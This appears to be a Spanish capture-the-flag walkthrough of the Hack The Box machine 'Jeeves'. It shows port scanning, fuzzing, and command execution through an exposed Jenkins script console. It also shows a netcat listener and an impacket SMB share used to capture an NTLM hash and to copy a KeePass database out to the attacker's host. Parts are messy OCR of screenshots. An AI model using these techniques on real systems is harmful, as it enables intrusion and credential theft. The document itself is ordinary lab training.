

# Jeeves

## Escaneo

```
> nmap -p- --open -sC -sV -sS --min-rate 5000 -n -Pn -vvv 10.129.210.179 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 14:35 CEST
NSE: Loaded 456 scripts for scanning
```


```
7 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
8 PORT      STATE SERVICE      REASON      VERSION
9 80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
10 |_http-server-header: Microsoft-IIS/10.0
11 |_http-methods:
12 |   Supported Methods: OPTIONS TRACE GET HEAD POST
13 |   Potentially risky methods: TRACE
14 |_http-title: Ask Jeeves
15 135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
16 445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
17 Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
18
19 Host script results:
20 |_smb-security-mode:
21 |   account_used: guest
22 |   authentication_level: user
23 |   challenge_response: supported
24 |   message_signing: disabled (dangerous, but default)
25 |_p2p-conficker:
26 |   Checking for Conficker.C or higher...
27 |   Check 1 (port 38013/tcp): CLEAN (Timeout)
28 |   Check 2 (port 54989/tcp): CLEAN (Timeout)
29 |   Check 3 (port 56082/udp): CLEAN (Timeout)
30 |   Check 4 (port 20667/udp): CLEAN (Timeout)
31 |   0/4 checks are positive: Host is CLEAN or ports are blocked
32 |_clock-skew: mean: 5h00m04s, deviation: 0s, median: 5h00m04s
33 |_smb2-security-mode:
34 |   3:1:1:
35 |   Message signing enabled but not required
36 |_smb2-time:
37 |   date: 2024-04-23T17:36:43
38 |   start_date: 2024-04-23T17:04:33
39
```

```
> cat escaneo
File: escaneo
1 # Nmap 7.94SVN scan initiated Thu Apr 25 10:57:40 2024 as: nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv -oN escaneo 10.129.228.112
2 Nmap scan report for 10.129.228.112
3 Host is up, received user-set (0.15s latency).
4 Scanned at 2024-04-25 10:57:40 CEST for 27s
5 Not shown: 65531 filtered tcp ports (no-response)
6 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
7 PORT      STATE SERVICE      REASON
8 80/tcp    open  http         syn-ack ttl 127
9 135/tcp   open  msrpc        syn-ack ttl 127
10 445/tcp   open  microsoft-ds syn-ack ttl 127
11 50000/tcp open  ibm-db2      syn-ack ttl 127
12
13 Read data files from: /usr/bin/./share/nmap
14 # Nmap done at Thu Apr 25 10:58:07 2024 -- 1 IP address (1 host up) scanned in 26.62 seconds
```

Vamos a ver el puerto 80

```
> cd jeeves
> whatweb http://10.129.228.112
http://10.129.228.112 [200 OK] Country[RESERVED][22], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.228.112], Microsoft-IIS[10.0], Title[Ask Jeeves]
```

🔍 📄 /home/unicomano/Academia/Jeeves 📄 📁



Vamos a ver el uno de los ultimos nmap

```
> nmap -sCV -p80,135,445,50000 10.129.228.112 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 11:59 CEST
Nmap scan report for 10.129.228.112
Host is up (0.26s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
|_http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m57s, deviation: 0s, median: 4h59m56s
|_smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-time:
|   date: 2024-04-25T14:59:24
|_start_date: 2024-04-25T13:54:34

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.16 seconds
```

```
Nmap done: 1 IP address (1 host up) scanned in 51.16 seconds
> curl -s -X GET "http://10.129.228.112" -I
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 06 Nov 2017 02:34:40 GMT
Accept-Ranges: bytes
ETag: "2277f7cba756d31:0"
Server: Microsoft-IIS/10.0
Date: Thu, 25 Apr 2024 15:09:18 GMT
Content-Length: 503

> curl -s -X GET "http://10.129.228.112" -I | grep server
> curl -s -X GET "http://10.129.228.112" -I | grep "server"
> curl -s -X GET "http://10.129.228.112" -I | grep "Server"
Server: Microsoft-IIS/10.0
```

# Enumeramos

```
server: 10.10.10.10
> crackmapexec smb 10.129.228.112
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
```

utilizamos crackmapexec smb


Buscamos mas enumeracion por smbclient o smbmap que halla recursos compartidos en la red

```
smbclient -L 10.129.228.112 -N JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
> smbclient -L 10.129.228.112 -N
session setup failed: NT_STATUS_ACCESS_DENIED
> smbclient -H 10.129.228.112
Invalid option -H: unknown option




Usage: smbclient [-?EgBNPKV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST] [-T|--tar=<c>xIXFvgbNan] [-D|--directory=DIR]
[-c|--command=STRING] [-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--greppable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL]
[-d|--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full]
[-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
[-W|--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE]
[-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off]
[-k|--kerberos] [-V|--version] [OPTIONS] service <password>
> smbmap -H 10.129.228.112

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)
```



Intentamos buscar algo y no hay nada




A partir de aqui pues haríamos fuzzing

## Fuzzing

Bash

```
wfuzz -c --hc=404 -t 200 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
http://10.129.228.112/FUZZ
```



Pero como no sale vamos a hacer lo por el puerto 50000


```
wfuzz -c --hc=404 -t 200 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
http://10.129.228.112:50000/FUZZ
```

```
> wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://10.129.228.112:50000/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.129.228.112:50000/FUZZ
Total requests: 220560

=====
ID           Response  Lines  Word  Chars  Payload
=====
000041607:  302        0 L    0 W    0 Ch    "askjeeves"
```

Aqui vemos uno y ahora vamos a comprobarlo



Y estamos en un jenkins que es

## Jenkins

### Definicion

**Jenkins** es un servidor de automatización open source escrito en Java. Está basado en el proyecto Hudson y es, dependiendo de la visión, un fork del proyecto o simplemente un cambio de nombre.

Jenkins ayuda en la automatización de parte del proceso de desarrollo de software mediante [integración continua](#) y facilita ciertos aspectos de la [entrega continua](#). Admite herramientas de [control de versiones](#) como [CVS](#), [Subversion](#), [Git](#), [Mercurial](#), [Perforce](#) y [Clearcase](#) y puede ejecutar proyectos basados en [Apache Ant](#) y [Apache Maven](#), así como secuencias de comandos de consola y programas por lotes de Windows. El desarrollador principal es Kohsuke Kawaguchi. Publicado bajo licencia MIT, Jenkins es [software libre](#).<sup>1</sup>

---

## Vulnerar Jenkins

Para realizar esto ya que estamos dentro de Jenkins,

Nos vamos a manejar Jenkins que tenemos estas opciones y luego a script console

Después miramos sus vulnerabilidades

Buscando cualquiera

→ ↻ 🏠 <https://www.google.com/search?client=firefox-b-e&q=groovy+execute+shell+comand+>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google


groovy execute shell comand

× 🔊 🌐 🔍

Todo Imágenes Videos Noticias Maps Más Herramientas

Aproximadamente 617,000 resultados (0,33 segundos)

Se muestran resultados de groovy execute shell **command**  
Ver resultados de groovy execute shell comand

 Stack Overflow  
<https://stackoverflow.com> · groo... · Traducir esta página

**Groovy executing shell commands**

1 oct 2008 — "ls".execute() returns a Process object which is why "ls".execute().text works. You should be able to just read the error stream to determine if ...

8 respuestas · Mejor respuesta: Ok, solved it myself, def sout = new StringBuilder(), serr = ne...


How to **execute shell command** in Groovy and get the return ... 12 abr 2019

How to **execute shell command** with parameters in groovy? 6 may 2016

Jenkins **Groovy script** to **execute shell commands** 29 sept 2017


**Groovy execute** complicated **shell command** - Stack Overflow 30 may 2018

Más resultados de stackoverflow.com

 GitLab  
<https://groovy-lang.gitlab.io> · co... · Traducir esta página

**Execute commands**

In this environment, **Groovy** offers us the ability to **execute commands** with the help of the .execute () method of the String class and treat the output of this ...

 GitHub

<https://stackoverflow.com/questions/159148/groovy-executing-shell-commands>

## Ask

Asked 15 years, 6 months ago   Modified 2 months ago   Viewed 419k times

[Report this ad](#)

Groovy adds the `execute` method to `String` to make executing shells fairly easy;

```
223 println "ls".execute().text
```

but if an error happens, then there is no resulting output. **Is there an easy way to get both the [standard error](#) and [standard output](#)?** (other than creating a bunch of code to create two threads to read both inputstreams, using a parent stream to wait for them to complete, and then convert the strings back to text?)

It would be nice to have something like:

```
def x = shellDo("ls /tmp/NoFile")
println "out: ${x.out} err:${x.err}"
```

groovy

Share Follow

edited Mar 15, 2023 at 17:59

 Peter Mortensen  
31.1k ● 22 ● 109 ● 132

asked Oct 1, 2008 at 18:54

 **Bob Herrmann**  
9.708 ● 11 ● 39 ● 45

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 println "whoami".execute().text
```

Run

## Result

jееves\kоhsuke

Y aqui lo tenemos el comando `sacadb` de `whoami`




```
> sudo su
[sudo] password for unicomanu:
> locate nc.exe
/home/unicomanu/Academia/CyberTOOLS/Windows/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
> cd Academia
> cd Jeeves
> ls
escaneo  targeted
> cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe _
> ls
escaneo  nc.exe  targeted
> rlwrap nc -nlvp 443
listening on [any] 443 ...

> sudo su
[sudo] password for unicomanu:
> cd Academia
> cd Jeeves
> impacket-smbserver compartir $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-0103-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
[*] sudo su
[sudo] password for unicomanu:
[*] cd Academia
[*] cd Jeeves
[*] impacket-smbserver compartir $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A478F6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9B33-46C387E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```



```

[escaneó] nc.exe [targeted]
> impacket-smbserver Jeeves $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.228.112,49679)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke::JEEVES:aaaaaaaaaaaaaaaa:1f5db087de6032eec3741a0c920cfe10:010100000000000000
803f92059ada01099e9af9dc4adb7a0000000001001000700043007400640045004300500066000300100070
00430074006400450043005000660002001000490069006b0045006e0058007500430004001000490069006b
0045006e005800750043000700080000803f92059ada010600040002000000080030003000000000000000
000000003000000f46c9b759f3252b18dfddc6f0e436f4c1e2fa88dad2f78fe0e0041ecc3183080a00100000
00000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036
002e003200300000000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:Jeeves)
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)

```

Y ya funciona tamnien tuvimos que

modificar el script a poner mas barras para  
que se ejecutase

Y desde que le dimos a intro  
nos ha funcionado y ya  
estamos dentro

ç

Donde tenemos que ir es aqui en home/kohsuke

y vemos el user.txt

```
15 Dir(s) 2,648,522,752 bytes free

C:\Users\kohsuke>cd Desktop
cd Desktop

C:\Users\kohsuke\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
                1 File(s)                32 bytes
                2 Dir(s)  2,648,522,752 bytes free

C:\Users\kohsuke\Desktop>type user.txt
type user.txt
e3232272596fb47950d59c4cf1e7066a
C:\Users\kohsuke\Desktop>cd ..
cd ..

C:\Users\kohsuke>dir
dir
```

Empezamos a indagar y hemos visto un archivo .kdbx

## Que es un archivo .kdbx

Los archivos KDBX pertenecen principalmente a KeePass de Dominik Reichl. El formato de archivo KDBX está asociado al software KeePass desarrollado por Bruce Schneier.

- **Uso principal:** KeePass es una aplicación gratuita de gestión de contraseñas que garantiza que los múltiples nombres de usuario y las contraseñas asociadas para Windows, cuentas de correo electrónico y sitios web se guarden de forma segura en una base de datos. El archivo de la base de datos tiene la extensión KDBX. El KDB del archivo KDBX significa KeePass DataBase. La base de datos KDBX está encriptada mediante el algoritmo Twofish, que admite el sistema AES (Estándar de cifrado avanzado). Además de las contraseñas, los nombres de usuario y otras notas de los archivos KDBX también están encriptados. El

contenido de la base de datos KDBX sólo puede descifrarse con la ayuda de la clave maestra, cuyos componentes se codifican mediante la función hash SHA-256.

- **Información adicional:** La versión inicial del software KeePass utiliza la extensión de archivo [KDB](#) para almacenar los detalles de las contraseñas en lugar de la extensión de archivo KDBX. El formato de archivo KDBX se introdujo a partir de KeePass 2. La última versión del software KeePass, KeePass 2.47, también puede instalarse en plataformas Linux y macOS, además del entorno originalmente admitido Windows.

```
C:\Users\kohsuke>cd Documents
cd Documents

C:\Users\kohsuke\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM                2,846 CEH.kdbx
               1 File(s)                2,846 bytes
               2 Dir(s)  2,648,522,752 bytes free

C:\Users\kohsuke\Documents>
```

Como vemos que tenemos un recurso compartido para entrar podemos hacer una copia con cp

```
cp CEH.kdbx \\10.10.16.20\Jeeves\CEH.kdbx
```

Bash


```
Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
